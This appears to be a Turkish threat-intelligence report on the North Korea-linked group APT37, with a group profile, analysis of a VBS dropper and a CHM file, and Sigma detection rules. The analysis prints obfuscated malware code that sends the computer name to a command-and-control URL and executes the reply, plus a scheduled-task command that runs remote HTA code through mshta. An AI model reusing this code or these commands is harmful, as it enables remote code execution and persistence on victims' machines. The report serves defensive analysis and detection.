ECHO

CYBER THREAT INTELLIGENCE

2023

APT-37 RAPORU

Hazırlayan:
Bilal BAKARTEPE

@echocti @echocti echocti.com

İçindekiler

Yönetici Özeti

Bu rapor, 2012 yılından bu yana faaliyet gösteren ve Kuzey Kore devleti destekli olduğuna inanılan APT 37 siber saldırı grubunun detaylı bir analizini sunmaktadır. APT 37, başlangıçta Güney Kore'yi hedef alsa da zamanla faaliyet alanını genişleterek Japonya, Vietnam, Rusya, Nepal, Çin, Hindistan, Romanya, Kuveyt ve Orta Doğu'nun diğer bölgelerini de kapsamına almıştır.

Bu rapor, APT 37'nin çeşitli kampanyalarını ve bu kampanyaların hedeflerini incelemektedir. Grubun genellikle halka açık ve özel sektör kuruluşlarına yönelik kimlik avı saldırıları, zararlı yazılımların dağıtımı ve fidye yazılımı operasyonları gibi çeşitli saldırı stratejileri kullandığı tespit edilmiştir.

Özellikle vurgulanması gereken bir nokta, APT 37'nin genellikle insan hakları aktivistleri ve gazeteciler gibi hedeflere yönelik saldırılarda PowerShell betiklerini kullanmasıdır. Bu betikler, kurbanları yanıltmak ve daha fazla zararlı yazılımın yüklenmesini sağlamak amacıyla tasarlanmıştır.

Rapor, son zamanlarda ortaya çıkan ve Kuzey Kore'nin füze programına destek sağlamayı amaçlayan NPO Mashinostroyeniya gibi yüksek riskli kuruluşların bile APT 37 tarafından hedef alındığını göstermektedir. Bu durum, grupların hedeflerini genişletme ve yeni stratejiler geliştirme kabiliyetlerini ortaya koymaktadır.

Sonuç olarak, APT 37'nin sürekli evrim geçiren saldırı stratejileri, kurumsal ve bireysel kullanıcılar için ciddi bir tehdit oluşturmaktadır. Bu raporun amacı, APT 37'nin faaliyetleri ve hedefleri hakkında bir anlayış sağlamak ve ilgili taraflara bu tür siber saldırılara karşı korunma ve önleyici tedbirler alma konusunda yol göstermektir.

Giriş

Siber güvenlik alanında devlet destekli siber casusluk gruplarının artan etkisi, APT 37 gibi grupların ortaya çıkışıyla belirgin bir şekilde görünür hale gelmiştir. Bu rapor, Kuzey Kore'nin muhtemel bir devlet destekli siber casusluk grubu olan APT 37'nin faaliyetlerini ve stratejilerini incelemektedir.

APT 37, 2012 yılından bu yana faaliyet gösteren bir grup olup, özellikle Güney Kore ve çevresindeki bölgelerde faaliyet göstererek bankacılık sektörü, sağlık, savunma ve medya gibi çeşitli endüstrilere saldırılar düzenlemiştir. Grup, gelişmiş ve sürekli tehditler oluşturan karmaşık saldırılar gerçekleştirme kabiliyetine sahiptir.

Bu rapor, APT 37'nin faaliyetlerine odaklanarak, grup tarafından kullanılan saldırı stratejilerini, zararlı yazılımları ve hedeflenen endüstrileri detaylı bir şekilde analiz etmeyi amaçlamaktadır. Ayrıca, grup tarafından gerçekleştirilen belirli kampanyaların ve saldırıların incelenmesiyle, APT 37'nin faaliyetlerinin genel bir resmini sunmayı hedeflemektedir.

Bu rapor, siber güvenlik topluluğu, endüstri liderleri ve ilgili kurumlar için APT 37 ve benzeri siber tehdit gruplarının anlaşılmasına ve bu tür saldırılara karşı korunma stratejilerinin geliştirilmesine katkıda bulunmayı amaçlamaktadır.


APT 37 Grup Profili

APT 37, Kuzey Kore'nin muhtemel bir devlet destekli siber casusluk grubudur ve 2012 yılından bu yana faaliyet göstermektedir. Grup, farklı adlar altında da bilinir: Group 123, InkySquid, Operation Daybreak, Operation Erebus, Reaper Group, Red Eyes, Ricochet Chollima, ScarCruft, Venus 121, ATK4, G0067, Moldy Pisces gibi. Bu farklı adlar altında grup, farklı saldırı kampanyalarında ortaya çıkmış ve çeşitli teknikler kullanmıştır.

APT 37'nin faaliyetleri genellikle Güney Kore, ancak zaman içinde Japonya, Vietnam, Rusya, Nepal, Çin, Hindistan, Romanya, Kuveyt ve Orta Doğu'nun diğer bölgelerine kadar genişlemiştir. Grup, hedeflerini çeşitlendirerek bankacılık, sağlık, savunma, medya ve diğer endüstrilerde faaliyet gösteren kuruluşları hedef almıştır.

Bu grup, çeşitli saldırı stratejileri kullanarak bilinen birçok kampanyada faaliyet göstermiştir. Örneğin, kimlik avı saldırıları, fidye yazılımı operasyonları, zararlı yazılım dağıtımları gibi tekniklerle hedefleri etkilemiş ve zarar vermiştir. Ayrıca, özellikle PowerShell betikleri aracılığıyla insan hakları aktivistleri ve gazeteciler gibi hedeflere odaklanmıştır.

APT 37'nin faaliyetleri, genellikle sofistike ve karmaşık saldırılarla bilinir. Grup, geniş bir endüstri yelpazesinde faaliyet göstererek, sürekli olarak saldırı tekniklerini ve stratejilerini geliştirmektedir. Siber casusluk faaliyetleri, hedeflenen kuruluşlar üzerinde ciddi etkilere yol açmış ve uluslararası çapta dikkat çekmiştir.



Şekil 1 Hedef Alınan Ülkeler

Teknik Analiz

xt9644nb2.vbs Analizi

SHA256	b77ecfddb35ec517d44e437d5cd032801d8c538893948ef660744cd7aefb3eb1
MD5	77ee19f76a09a51941f3e9ae48821817
File Type	Virtual Basic Script - VBS

```
On Error Resume Next

X9weYRpc5jrcvKc = "+;Q/VLy1=@t-m@l]K"
ycTKBOJFm31 = ycTKBOJFm31 & Chr(30482 Xor 30559):ycTKBOJFm31 = ycTKBOJFm31 & Chr(40981 Xor 41084):ycTKBOJFm31 = ycTKBOJFm31 & Chr(16632 Xor 16539):ycTKBOJFm31 = ycTKBOJ
ycTKBOJFm31 = ycTKBOJFm31 & Chr(46872 Xor 46967):ycTKBOJFm31 = ycTKBOJFm31 & Chr(34390 Xor 34341):ycTKBOJFm31 = ycTKBOJFm31 & Chr(26234 Xor 26133):ycTKBOJFm31 = ycTKBOJ
ycTKBOJFm31 = ycTKBOJFm31 & Chr(34778 Xor 34690):ycTKBOJFm31 = ycTKBOJFm31 & Chr(23254 Xor 23195):ycTKBOJFm31 = ycTKBOJFm31 & Chr(29744 Xor 29820)
ycTKBOJFm31 = ycTKBOJFm31 & Chr(32744 Xor 32672):ycTKBOJFm31 = ycTKBOJFm31 & Chr(41135 Xor 41211):ycTKBOJFm31 = ycTKBOJFm31 & Chr(14121 Xor 14205):ycTKBOJFm31 = ycTKBOJ

Set nZh_DhS_VrpULBf9 = CreateObject(X9weYRpc5jrcvKc)

pNUdjG2SUHGmE = "vgu*ctlF*pxWmmE"
jBLZoRMlr1 = jBLZoRMlr1 & Chr(56459 Xor 56540):jBLZoRMlr1 = jBLZoRMlr1 & Chr(16308 Xor 16359):jBLZoRMlr1 = jBLZoRMlr1 & Chr(46412 Xor 46383):jBLZoRMlr1 = jBLZoRMlr1 & Cl
jBLZoRMlr1 = jBLZoRMlr1 & Chr(18130 Xor 18107):jBLZoRMlr1 = jBLZoRMlr1 & Chr(60402 Xor 60290):jBLZoRMlr1 = jBLZoRMlr1 & Chr(39701 Xor 39777):jBLZoRMlr1 = jBLZoRMlr1 & Cl
jBLZoRMlr1 = jBLZoRMlr1 & Chr(33959 Xor 34025):jBLZoRMlr1 = jBLZoRMlr1 & Chr(33042 Xor 33143)
jBLZoRMlr1 = jBLZoRMlr1 & Chr(36672 Xor 36660):jBLZoRMlr1 = jBLZoRMlr1 & Chr(911 Xor 1016):jBLZoRMlr1 = jBLZoRMlr1 & Chr(22732 Xor 22691):jBLZoRMlr1 = jBLZoRMlr1 & Chr(
pNUdjG2SUHGmE = jBLZoRMlr1

i5J_Hun = CreateObject(pNUdjG2SUHGmE).ComputerName

T8RAYzCNdAvhFxC = "-2A"
f1755HCf5SXxI6211 = f1755HCf5SXxI6211 & Chr(28766 Xor 28697):f1755HCf5SXxI6211 = f1755HCf5SXxI6211 & Chr(21588 Xor 21521):f1755HCf5SXxI6211 = f1755HCf5SXxI6211 & Chr(23


mrk7s7fot = "J2Kf@&eD6BG^*9vg6fHRBin+ToDCC/[-5/1SiN._3N'hq4wSI*F_A St.S_d*)"
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(40224 Xor 40264):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(15799 Xor 15811):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(18
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(15327 Xor 15276):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(2288 Xor 2250):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(5284
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(32397 Xor 32418):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(27485 Xor 27440):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(17
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(46310 Xor 46216):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(6919 Xor 7008):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(4393
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(24272 Xor 24249):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(16796 Xor 16882):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(39
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(56422 Xor 56329):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(16629 Xor 16536):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(27
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(8321 Xor 8430):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(55590 Xor 55635):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(6303
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(36297 Xor 36264):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(21453 Xor 21418):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(30
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(52790 Xor 52805):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(52785 Xor 52766)
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(6445 Xor 6493):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(30309 Xor 30231)
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(48496 Xor 48415):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(52356 Xor 52450):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(46
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(40268 Xor 40224):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(1488 Xor 1461):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(6204
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(53626 Xor 53573):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(5784 Xor 5883):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(2054
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(25348 Xor 25462):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(38349 Xor 38290):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(30
f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(41948 Xor 41904):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(10893 Xor 10984):f1755HCf5SXxI6212 = f1755HCf5SXxI6212 & Chr(20

nZh_DhS_VrpULBf9.open T8RAYzCNdAvhFxC, mrk7s7fot & i5J_Hun, False
nZh_DhS_VrpULBf9.Send

Execute(nZh_DhS_VrpULBf9.responseText)
```

Şekil 2 VBS dosyası içeriği

Söz konusu zararlı VBS dosyası Obfuscate durumda bulunmaktadır.

Microsoft.XMLHTTP.open GET,
"https://messengerin.com/layout/images/profile.php?color_style="&<computerName>,false

"https[:]//messengerin[.]com/layout/images/profile.php?color_style=" adresine, bulaşılan sistemin bilgisayar adı da eklenerek GET isteği atıldığı tespit edildi.


```
nZh_DhS_VrpULBf9.open T8RAYzCNdAvhFxC, mrk7s7fot & i5J_Hun, False
nZh_DhS_VrpULBf9.Send

Execute(nZh_DhS_VrpULBf9.responseText)
```

Gönderilen http GET isteğine, zararlı VBScript komutları gönderildiği tespit edildi.

NService_youngji057.chm Analizi

SHA256	194354cae93878dc3ba6ca2f71b70452ea0f1ac9d62f95431e5d3483b4f83074
MD5	e8d3d6dbec4bc86ece8a44b16f1e3e2e
File Type	Microsoft Compiled HTML Help - chm



Chm dosyasının yapısı incelendiğinde Start.html görülmektedir.

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',cmd.exe, /c start /min schtasks /create /sc minute /mo 10 /tn "ChromeBrowserUpdate" /tr "c:\\windows\\system32\\mshta.exe http://goodmarket.or.kr/admin/sms/3.html"'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
```

Zararlının **"ChromeBrowserUpdate"** adında bir görev oluşturduğu tespit edildi. Bu durumda, mshta.exe uygulaması kullanılarak http[:]//goodmarket[.]or.kr/admin/sms/3.html adresindeki bir HTA (HTML Application) dosyasının çalıştırılması amaçlanmıştır.

Kurallar

SIGMA – 1

```
title: Malicious VBScript File distributed by APT37
description: Detects communication with the command and control server
author: Bilal Bakartepe
date: 2023/12/04
status: experimental
logsource:
  product: windows
  category: network_connection
detection:
  selectionURL:
    cs-uri|contains:
    - "https://messengerin.com/layout/images/profile.php?color_style="
  selection_Method:
    cs-method: GET
  condition: selection_Method and selectionURL
falsepositives:
- Unknown
level: high
```

SIGMA – 2

```
title: Malicious chm File distributed by APT37
description: Detects task creation via process creation parameters
author: Bilal Bakartepe
date: 2023/12/04
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selectionImage:
    Image|endswith: cmd.exe
  selectionCommand:
    CommandLine|contains|all:
    - "/c start"
    - "/min schtask"
    - "/create /sc minute"
    - "/mo 10"
    - "/tn \"ChromeBrowserUpdate\""
    - "/tr \"c:\\windows\\system32\\mshta.exe\""
    - "goodmarket.or.kr/admin/sms/3.html"

  condition: selectionImage and selectionCommand
falsepositives:
- Unknown
level: high
```


ECHO
CYBER THREAT INTELLIGENCE